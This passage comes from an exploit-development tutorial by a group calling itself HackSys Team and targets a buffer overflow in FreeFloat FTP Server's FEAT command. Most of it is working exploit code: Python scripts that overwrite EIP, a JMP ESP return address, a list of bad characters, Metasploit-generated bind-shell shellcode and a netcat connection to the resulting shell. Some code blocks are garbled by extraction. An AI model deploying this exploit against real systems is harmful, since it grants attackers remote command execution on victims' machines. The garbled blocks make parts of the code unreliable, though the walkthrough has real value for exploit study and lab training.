
```
    s.close() #Socket close
```

```
except:
```

```
    print "[-] Could not connect to " + target + ":4444 \r"
```

```
    sys.exit(0)
```

Let's run this code and record the value of **EIP** and **ESP**. The derived values of **EIP** and **ESP** will be used to get the exact offsets.



EIP: 41326941

ESP: Ai6A

To find the exact value of offset that overwrites EIP and ESP, we will use Metasploit's **pattern_offset.rb**. Let's run it.

```
root@bt:/pentest/exploits/framework/tools# ./pattern_offset.rb 41326941
```

246

```
root@bt:/pentest/exploits/framework/tools# ./pattern_offset.rb Ai6A
```

258

So, we need **246 bytes** of data to overwrite EIP and **258 bytes** to overwrite ESP.

Let's modify our exploit code.

```
#!/usr/bin/python
import socket, sys, os, time

print "\n===== \n"
print "  Freefloat FTP Server BOF Overflow  \n "
print "      Ashfaq – HackSys Team          \n "
print "===== \n"

target = sys.argv[1]
port = int(sys.argv[2])

junk = "\x41"*246 #246 A's
junk += "\x42"*8  #8 B's
junk += "\x43"*4  #4 C's
junk += "\x41"*200 #200 A's

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[+] Connecting to %s on port %d" % (target,port)

try:
    s.connect((target,port)) #Connect to FTP server
    s.recv(1024) #Receive 1024 bytes from FTP server
    print "[+] Sending payload"
    s.send("FEAT " + junk + "\r\n") #Send FEAT vulnerable command + our junk data
    s.close() #Close the socket
    print "[+] Exploit Sent Successfully"
    print "[*] Waiting for 5 sec before spawning shell to " + target + ":4444 \r"
    print "\r"
    time.sleep(5) #Wait for few seconds before connecting to remote shell on 4444
    os.system("nc -n " + target + " 4444") # Connect to our remote shell using netcat.
    print "[-] Connection lost from " + target + ":4444 \r"
    s.close() #Socket close

except:
    print "[-] Could not connect to " + target + ":4444 \r"
    sys.exit(0)
```


Let's use **Mona.py** to create byte array that will contain all the characters starting from `\x00` to `\xFF`.

```

"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xde\xdf\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
0BADF000 Done, wrote 256 bytes to file c:\logs\FTPServer\bytearray.txt
0BADF000 Binary output saved in c:\logs\FTPServer\bytearray.bin
0BADF000 [+] This mona.py action took 0:00:00.110000
    
```

`!mona bytearray`

Before editing the exploit code, let us find the value of **JMP ESP** from the loaded modules.

In Immunity Debugger, click on **View** → **Executable Modules**

Base	Size	Entry	Name	File version	Path
00400000	0000F000	00404000	FTPServer.exe	6.00.2900.2945	C:\Documents and Settings\hacksystem\Desktop\FreeFloatFTP\Win32\FTPServer.exe
50070000	00038000	50071626	uxtheme.dll	5.02 (xpsp.0608)	C:\WINDOWS\system32\uxtheme.dll
50090000	00099000	5009340A	comctl32.dll	5.1.2600.2198	C:\WINDOWS\system32\comctl32.dll
66250000	00053000	662E7A51	hnetcfg.dll	5.1.2600.2198	C:\WINDOWS\system32\hnetcfg.dll
71A00000	0003F000	71A11400	mswsock.dll	5.1.2600.2198	C:\WINDOWS\system32\mswsock.dll
71A00000	00039000	71A1142E	wshtcpip.dll	5.1.2600.2198	C:\WINDOWS\System32\wshtcpip.dll
71A00000	00008000	71A11642	MS2HELP.dll	5.1.2600.2198	C:\WINDOWS\system32\MS2HELP.dll
71A00000	00017000	71A1273	MS2_32.dll	5.1.2600.2198	C:\WINDOWS\system32\MS2_32.dll
76300000	0002E000	76309FCC	netcfg.lme	5.1.2600.2198	C:\WINDOWS\system32\netcfg.lme
76300000	00010000	76311209	INR32.dll	5.1.2600.2198	C:\WINDOWS\system32\INR32.dll
77300000	00103000	77304246	comctl32.dll	6.0 (xpsp.0608)	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.2982_x-ww_ac3f9c03\comctl32.dll
77400000	00130000	774FD089	ole32.dll	5.1.2600.2948	C:\WINDOWS\system32\ole32.dll
77C10000	00058000	77C1F2A1	msvcrt.dll	7.0.2600.3085	C:\WINDOWS\system32\msvcrt.dll
77D00000	00090000	77D05593	USER32.dll	5.1.2600.2622	C:\WINDOWS\system32\USER32.dll
77D00000	00058000	77D0710B	ADVAPI32.dll	5.1.2600.3520	C:\WINDOWS\system32\ADVAPI32.dll
77E70000	00091000	77E7627F	RPCRT4.dll	5.1.2600.3555	C:\WINDOWS\system32\RPCRT4.dll
77F10000	00048000	77F16587	GDI32.dll	5.1.2600.3466	C:\WINDOWS\system32\GDI32.dll
77F60000	00076000	77F6520B	SHLWAPI.dll	6.00.2900.3653	C:\WINDOWS\system32\SHLWAPI.dll
7C900000	000F5000	7C9085FE	kernel32.dll	5.1.2600.3541	C:\WINDOWS\system32\kernel32.dll
7C9C0000	00817000	7C9E74E6	SHELL32.dll	6.00.2900.3402	C:\WINDOWS\system32\SHELL32.dll

Right click on CPU area and select **Search for** → **Command**.

The screenshot shows the assembly view of the program. A 'Find command' dialog box is open, with 'JMP ESP' entered in the search field. The 'Entire block' checkbox is checked. The assembly code in the background includes instructions like `INS BYTE PTR ES:[EDI],DX` and `FSQVE (108-BYTE) PTR DS:[EDI-37]`.

Enter **JMP ESP** and then click on **Find**. Check the find result.

```

7C9D30F3 FFF4 JMP ESP
7C9D30F5 329D 7C61FAFF XOR BL, BYTE PTR SS:[EBP+FFFA617C]
7C9D30F8 FFF4 PUSH ESP
7C9D30FD CC INT3
7C9D30FE 9D POPFD
7C9D30FF ^7C CC JL SHORT SHELL32.7C9D30CD
7C9D3101 329D 7C7FFFFF XOR BL, BYTE PTR SS:[EBP+FFFF7F7C]
7C9D3107 FFD0 DEC ESP
7C9D3109 329D 7C7FFFFF XOR BL, BYTE PTR SS:[EBP+FFFF7F7C]
7C9D310F FFF4 PUSH ESP

```

Record the value of highlighted value.

JMP ESP = 7C9D30F3

Now, it's time to edit our exploit code and insert the byte array created by **Mona.Py**.

```
#!/usr/bin/python
```

```
import socket, sys, os, time
```

```
print "\n===== \n"
print " Freefloat FTP Server BOF Overflow \n "
print " Ashfaq – HackSys Team \n "
print "===== \n"
```

```
target = sys.argv[1]
```

```
port = int(sys.argv[2])
```

```
junk = "\x41"*246 #246 A's
```

```
junk += "\x42"*8 #8 B's
```

```
junk += "\x43"*4 #4 C's
```

```
junk +=
```

```
(" \x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18
\x19\x1a\x1b\x1c\x1d\x1e\x1f"
```

```
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\
x39\x3a\x3b\x3c\x3d\x3e\x3f"
```

```
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\
x59\x5a\x5b\x5c\x5d\x5e\x5f"
```

```
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\
x79\x7a\x7b\x7c\x7d\x7e\x7f"
```

```
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\
x99\x9a\x9b\x9c\x9d\x9e\x9f"
```

```
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\x00\x01\x02\x03\x04\x05\x06\x07\x08\
x09\x0a\x0b\x0c\x0d\x0e\x0f"
```

<http://hacksys.byethost2.com/>

```
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x0\x1\x2\x3\x4\x5\x6\x7\x8\x9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x0\x1\x2\x3\x4\x5\x6\x7\x8\x9\xfa\xfb\xfc\xfd\xfe\xff") #Byte arrays created by Mona.py
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
print "[+] Connecting to %s on port %d" % (target,port)"
```

try:

```
s.connect((target,port)) #Connect to FTP server
s.recv(1024) #Receive 1024 bytes from FTP server
print "[+] Sending payload"
s.send("FEAT " + junk + "\r\n") #Send FEAT vulnerable command + our junk data
s.close() #Close the socket
print "[+] Exploit Sent Successfully"
print "[*] Waiting for 5 sec before spawning shell to " + target + ":4444 \r"
print "\r"
time.sleep(5) #Wait for few seconds before connecting to remote shell on 4444
os.system("nc -n " + target + " 4444") # Connect to our remote shell using netcat.
print "[-] Connection lost from " + target + ":4444 \r"
s.close() #Socket close
```

except:

```
print "[-] Could not connect to " + target + ":4444 \r"
sys.exit(0)
```

Run the exploit and check the **Immunity Debugger** window. We will have to find and eliminate every character that can break the code execution.

Right click on **ESP** and select Follow in Dump. Here is the dump window.

Address	Hex dump	ASCII
00B3FBCC	41 41 41 41 41 41 41 41	AAAAAAAA
00B3FBD4	41 41 41 41 41 41 41 41	AAAAAAAA
00B3FBD8	41 41 41 41 41 41 41 41	AAAAAAAA
00B3FBE4	41 41 41 41 41 41 41 41	AAAAAAAA
00B3FBEC	41 41 41 41 41 41 41 41	AAAAAAAA
00B3FBF4	41 41 41 41 41 41 41 41	AAAAAAAA
00B3FBFC	41 41 41 41 41 41 41 41	AAAAAAAA
00B3FC04	41 41 41 41 41 41 41 41	AAAAAAAA
00B3FC0C	41 41 41 41 41 41 41 41	AAAAAAAA
00B3FC14	41 41 41 41 41 41 41 41	AAAAAAAA
00B3FC1C	41 41 41 41 42 42 42 42	AAAA BBBB
00B3FC24	42 42 42 42 42 42 42 42	BBBBBBBB
00B3FC2C	43 43 43 43 27 3A 20 63	CCCC': c
00B3FC34	6F 60 60 61 6E 64 20 6E	ommand n
00B3FC3C	6F 74 20 75 6E 64 65 72	ot under
00B3FC44	73 74 6F 6F 64 00 0A 00	stood...
00B3FC4C	E0 01 91 7C FF FF FF FF	ⓂⓂⓂⓂ
00B3FC54	DB 01 91 7C 8A D2 90 7C	ⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂ
00B3FC5C	08 59 A5 71 A4 00 00 00	ⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂ
00B3FC64	B4 00 00 00 00 00 00 00	ⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂ
00B3FC6C	00 00 00 00 AC FC B3 00	ⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂ
00B3FC74	1F 20 01 00 94 FC B3 00	ⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂ
00B3FC7C	10 00 00 00 00 00 00 00	ⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂ
00B3FC84	7C 59 A5 71 00 00 00 00	ⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂ
00B3FC8C	98 C9 14 00 10 15 3B 00	ⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂ
00B3FC94	1C FD B3 00 01 00 00 00	ⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂ
00B3FC9C	00 00 00 00 00 00 00 00	ⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂ
00B3FCA4	02 00 00 00 CA 15 AA 71	ⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂ
00B3FCAC	00 00 00 00 2A 00 00 00	ⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂ
00B3FCB4	B4 00 00 00 00 00 00 00	ⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂⓂ

Here we notice that after all 43's the value of next byte should be `\x00` instead of `27`. This indicates that `\x00` is the bad character.

In the same way we will find other bad characters. We will restart the **FreeFloat FTP** server in Immunity and run the exploit code.

Lastly, when there will be no bad character in our exploit code. The dump windows should look like this.

Address	Hex	dump	ASCII					
00B3FC1C	41	41	41	42	42	42	42	AAAABBBB
00B3FC24	42	42	42	42	42	42	42	BBBBBBBB
00B3FC2C	43	43	43	01	02	03	04	CCCC@00
00B3FC34	05	06	07	08	09	0B	0C	0E 0F 10 11
00B3FC3C	0F	10	11	12	13	14	15	16 17 18 19
00B3FC44	17	18	19	1A	1B	1C	1D	1E 1F 20 21
00B3FC4C	1F	20	21	22	23	24	25	26 27 28 29
00B3FC54	27	28	29	2A	2B	2C	2D	2E 2F 30 31
00B3FC5C	2F	30	31	32	33	34	35	36 37 38 39
00B3FC64	37	38	39	3A	3B	3C	3D	3E 3F 40 41
00B3FC6C	3F	40	41	42	43	44	45	46 47 48 49
00B3FC74	47	48	49	4A	4B	4C	4D	4E 4F 50 51
00B3FC7C	4F	50	51	52	53	54	55	56 57 58 59
00B3FC84	57	58	59	5A	5B	5C	5D	5E 5F 60 61
00B3FC8C	5F	60	61	62	63	64	65	66 67 68 69
00B3FC94	67	68	69	6A	6B	6C	6D	6E 6F 70 71
00B3FC9C	6F	70	71	72	73	74	75	76 77 78 79
00B3FCA4	77	78	79	7A	7B	7C	7D	7E 7F 80 81
00B3FCAE	7F	80	81	82	83	84	85	86 87 88 89
00B3FCB4	87	88	89	8A	8B	8C	8D	8E 8F 90 91
00B3FCBC	8F	90	91	92	93	94	95	96 97 98 99
00B3FCC4	97	98	99	9A	9B	9C	9D	9E 9F A0 A1
00B3FCCC	9F	A0	A1	A2	A3	A4	A5	A6 A7 A8 A9
00B3FCD4	A7	A8	A9	AA	AB	AC	AD	AE AF B0 B1
00B3FCD4	AF	B0	B1	B2	B3	B4	B5	B6 B7 B8 B9
00B3FCE4	B7	B8	B9	BA	BB	BC	BD	BE BF C0 C1
00B3FCEC	BF	C0	C1	C2	C3	C4	C5	C6 C7 C8 C9
00B3FCF4	C7	C8	C9	CA	CB	CC	CD	CE CF D0 D1
00B3FCFC	CF	D0	D1	D2	D3	D4	D5	D6 D7 D8 D9
00B3FD04	D7	D8	D9	DA	DB	DC	DD	DE DF E0 E1
00B3FD0C	DF	E0	E1	E2	E3	E4	E5	E6 E7 E8 E9
00B3FD14	E7	E8	E9	EA	EB	EC	ED	EE EF F0 F1
00B3FD1C	EF	F0	F1	F2	F3	F4	F5	F6 F7 F8 F9
00B3FD24	F7	F8	F9	FA	FB	FC	FD	FE FF 27 3A
00B3FD2C	FF	27	3A	20	63	6F	6D	6E 6F : COMM

Here we notice that the sequences of characters are in correct order. Hence, there are no more bad characters in the exploit code.

Now, we have gathered the bad characters.

Bad Char: `\x00\x0a\x0d`

It's time to generate our shellcode. We will use Metasploit to generate shellcode for our exploit.

```
root@bt:/pentest/exploits/framework/tools# msfpayload windows/shell_bind_tcp R | msfencode -a x86 -b
"\x00\x0a\x0d" -t c
```

```
[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)
```

```
unsigned char buf[] =
```

```
"\xda\xd4\xb8\xc1\xb3\x83\xd0\xd9\x74\x24\xf4\x5a\x31\xc9\xb1"
"\x56\x31\x42\x18\x83\xea\xfc\x03\x42\xd5\x51\x76\x2c\x3d\x1c"
"\x79\xcd\xbd\x7f\xf3\x28\x8c\xad\x67\x38\xbc\x61\xe3\x6c\x4c"
"\x09\xa1\x84\xc7\x7f\x6e\xaa\x60\x35\x48\x85\x71\xfb\x54\x49"
"\xb1\x9d\x28\x90\xe5\x7d\x10\x5b\xf8\x7c\x55\x86\xf2\x2d\x0e"
"\xcc\xa0\xc1\x3b\x90\x78\xe3\xeb\x9e\xc0\x9b\x8e\x61\xb4\x11"
"\x90\xb1\x64\x2d\xda\x29\x0f\x69\xfb\x48\xdc\x69\xc7\x03\x69"
"\x59\xb3\x95\xbb\x93\x3c\xa4\x83\x78\x03\x08\x0e\x80\x43\xaf"
"\xf0\xf7\xbf\xd3\x8d\x0f\x04\xa9\x49\x85\x99\x09\x1a\x3d\x7a"
"\xab\xcf\xd8\x09\xa7\xa4\xaf\x56\xa4\x3b\x63\xed\xd0\xb0\x82"
"\x22\x51\x82\xa0\xe6\x39\x51\xc8\xbf\xe7\x34\xf5\xa0\x40\xe9"
"\x53\xaa\x63\xfe\xe2\xf1\xeb\x33\xd9\x09\xec\x5b\x6a\x79\xde"
"\xc4\xc0\x15\x52\x8d\xce\xe2\x95\xa4\xb7\x7d\x68\x46\xc8\x54"
"\xaf\x12\x98\xce\x06\x1a\x73\x0f\xa6\xcf\xd4\x5f\x08\xbf\x94"
"\x0f\xe8\x6f\x7d\x5a\xe7\x50\x9d\x65\x2d\xe7\x99\xab\x15\xa4"
"\x4d\xce\xa9\x5b\xd2\x47\x4f\x31\xfa\x01\xc7\xad\x38\x76\xd0"
"\x4a\x42\x5c\x4c\xc3\xd4\xe8\x9a\xd3\xdb\xe8\x88\x70\x77\x40"
"\x5b\x02\x9b\x55\x7a\x15\xb6\xfd\xf5\x2e\x51\x77\x68\xfd\xc3"
"\x88\xa1\x95\x60\x1a\x2e\x65\xee\x07\xf9\x32\xa7\xf6\xf0\xd6"
"\x55\xa0\xaa\xc4\xa7\x34\x94\x4c\x7c\x85\x1b\x4d\xf1\xb1\x3f"
"\x5d\xcf\x3a\x04\x09\x9f\x6c\xd2\xe7\x59\xc7\x94\x51\x30\xb4"
"\x7e\x35\xc5\xf6\x40\x43\xca\xd2\x36\xab\x7b\x8b\x0e\xd4\xb4"
"\x5b\x87\xad\xa8\xfb\x68\x64\x69\x0b\x23\x24\xd8\x84\xea\xbd"
"\x58\xc9\x0c\x68\x9e\xf4\x8e\x98\x5f\x03\x8e\xe9\x5a\x4f\x08"
"\x02\x17\xc0\xfd\x24\x84\xe1\xd7";
```


The generated shell code will not contain any of the bad characters. Let's modify our exploit code and insert the payload in it.

```
#!/usr/bin/python
```

```
import socket, sys, os, time
```

```
print "\n===== \n"
print "  Freefloat FTP Server BOF Overflow  \n "
print "      Ashfaq – HackSys Team          \n "
print "===== \n"
```

```
target = sys.argv[1]
```

```
port = int(sys.argv[2])
```

```
junk = "\x90"*246 #nop sled of 246 bytes
```

```
esp = "\xF3\x30\x9D\x7C" #7C9D30F3 JMP ESP from Shell32.dll
```

```
nops = "\x90"*30 #30 nop sleds
```

```
# msfpayload windows/shell_bind_tcp R | msfencode -a x86 -b "\x00\x0a\x0d" -t c
```

```
shellcode = ("\xda\xd4\xb8\xc1\xb3\x83\xd0\xd9\x74\x24\xf4\x5a\x31\xc9\xb1"
"\x56\x31\x42\x18\x83\xea\xfc\x03\x42\xd5\x51\x76\x2c\x3d\x1c"
"\x79\xcd\xbd\x7f\xf3\x28\x8c\xad\x67\x38\xbc\x61\xe3\x6c\x4c"
"\x09\xa1\x84\xc7\x7f\x6e\xaa\x60\x35\x48\x85\x71\xfb\x54\x49"
"\xb1\x9d\x28\x90\xe5\x7d\x10\x5b\xf8\x7c\x55\x86\xf2\x2d\x0e"
"\xcc\xa0\xc1\x3b\x90\x78\xe3\xeb\x9e\xc0\x9b\x8e\x61\xb4\x11"
"\x90\xb1\x64\x2d\xda\x29\x0f\x69\xfb\x48\xdc\x69\xc7\x03\x69"
"\x59\xb3\x95\xbb\x93\x3c\xa4\x83\x78\x03\x08\x0e\x80\x43\xaf"
"\xf0\xf7\xbf\xdb\x8d\x0f\x04\xa9\x49\x85\x99\x09\x1a\x3d\x7a"
"\xab\xcf\xd8\x09\xa7\xa4\xaf\x56\xa4\x3b\x63\xed\xd0\xb0\x82"
"\x22\x51\x82\xa0\xe6\x39\x51\xc8\xbf\xe7\x34\xf5\xa0\x40\xe9"
"\x53\xaa\x63\xfe\xe2\xf1\xeb\x33\xd9\x09\xec\x5b\x6a\x79\xde"
"\xc4\xc0\x15\x52\x8d\xce\xe2\x95\xa4\xb7\x7d\x68\x46\xc8\x54"
"\xaf\x12\x98\xce\x06\x1a\x73\x0f\xa6\xcf\xd4\x5f\x08\xbf\x94"
"\x0f\xe8\x6f\x7d\x5a\xe7\x50\x9d\x65\x2d\xe7\x99\xab\x15\xa4"
"\x4d\xce\xa9\x5b\xd2\x47\x4f\x31\xfa\x01\xc7\xad\x38\x76\xd0"
"\x4a\x42\x5c\x4c\xc3\xd4\xe8\x9a\xd3\xdb\xe8\x88\x70\x77\x40"
"\x5b\x02\x9b\x55\x7a\x15\xb6\xfd\xf5\x2e\x51\x77\x68\xfd\xc3"
"\x88\xa1\x95\x60\x1a\x2e\x65\xee\x07\xf9\x32\xa7\xf6\xf0\xd6"
"\x55\xa0\xaa\xc4\xa7\x34\x94\x4c\x7c\x85\x1b\x4d\xf1\xb1\x3f"
"\x5d\xcf\x3a\x04\x09\x9f\x6c\xd2\xe7\x59\xc7\x94\x51\x30\xb4"
"\x7e\x35\xc5\xf6\x40\x43\xca\xd2\x36\xab\x7b\x8b\x0e\xd4\xb4")
```

```
"\x5b\x87\xad\xa8\xfb\x68\x64\x69\x0b\x23\x24\xd8\x84\xea\xbd"
"\x58\xc9\x0c\x68\x9e\xf4\x8e\x98\x5f\x03\x8e\xe9\x5a\x4f\x08"
"\x02\x17\xc0\xfd\x24\x84\xe1\xd7") #Our Bind shell payload PORT 4444
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
print "[+] Connecting to %s on port %d" % (target,port)
```

```
try:
```

```
    s.connect((target,port)) #Connect to FTP server
```

```
    s.recv(1024) #Receive 1024 bytes from FTP server
```

```
    print "[+] Sending payload"
```

```
    s.send("FEAT " + junk + esp + nops + shellcode + "\r\n") #Send FEAT vulnerable command + our junk data
```

```
    s.close() #Close the socket
```

```
    print "[+] Exploit Sent Successfully"
```

```
    print "[*] Waiting for 5 sec before spawning shell to " + target + ":4444 \r"
```

```
    print "\r"
```

```
    time.sleep(5) #Wait for few seconds before connecting to remote shell on 4444
```

```
    os.system("nc -n " + target + " 4444") # Connect to our remote shell using netcat.
```

```
    print "[-] Connection lost from " + target + ":4444 \r"
```

```
    s.close() #Socket close
```

```
except:
```

```
    print "[-] Could not connect to " + target + ":4444 \r"
```

```
    sys.exit(0)
```

Let's run the exploit code. Attach the **FreeFloat FTP** server in **Immunity Debugger** and launch the exploit.

```
root@bt:~/Desktop# ./FreeFloatFTP.Py 192.168.137.138 21
```

```
=====
```

```
Freefloat FTP Server BOF Overflow
```

```
    Written by Ashfaq
```

```
=====
```

```
[+] Connecting to 192.168.137.138 on port 21
```

```
[+] Sending payload
```

```
[+] Exploit Sent Successfully
```

```
[*] Waiting for 5 sec before spawning shell to 192.168.137.138:4444
```

```
Microsoft Windows XP [Version 5.1.2600]
```

```
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\hacksystem\Desktop\FreeFloatFTP\Win32>
```

Awesome! We got the remote shell. Let's have a look at the **FreeFloat FTP** server.



FreeFloat FTP server is still up and running. Now, we have successfully exploited vulnerable **FEAT** command to gain remote access.

Thank you for taking your time to read this paper. Need more information, contact us at hacksystem@hotmail.com

ABOUT HACKSYS TEAM

HackSys Team is a venture of **HackSys**, code named “**Panthera**”. **HackSys** was established in the year 2009.

We at **HackSys Team** are trying to deliver solution for most of the Windows issues. This is an open platform where you will get video tutorials on many activities as well as programs developed to fix them.

HackSys Team collaborated with **vFreaks Pvt. Ltd.** (www.vfreaks.com) to provide online technical support for consumer level.

For more details visit <http://hacksys.byethost2.com/>

REFERENCES

Buffer Overflow wiki: http://en.wikipedia.org/wiki/Buffer_overflow

Mona.Py Manual: <https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/>

FreeFloatFTP Server Exploit: <http://www.exploit-db.com/exploits/17886/>